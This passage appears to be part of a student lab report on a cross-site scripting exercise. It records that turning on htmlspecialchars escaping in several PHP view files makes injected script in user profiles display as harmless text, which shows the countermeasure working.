Text.php, url.php, dropdown.php, and email.php all have uncommented "htmlspecialchars" function calls. Next, I examined Samy's profile after removing the dangerous code from Alice's. This assault, however, will fail since the tags are disabled when the countermeasure is enabled.

Explanation

The code appears to have been handled as data by the server, which is why it appears as content. As a result, the complete code now appears as data when the same page is browsed. Additionally, when trying to insert and read an alert message in Boby's profile, it did not activate the javascript alert and instead displayed it as text. So far, it appears that the countermeasures are successful in countering this attack.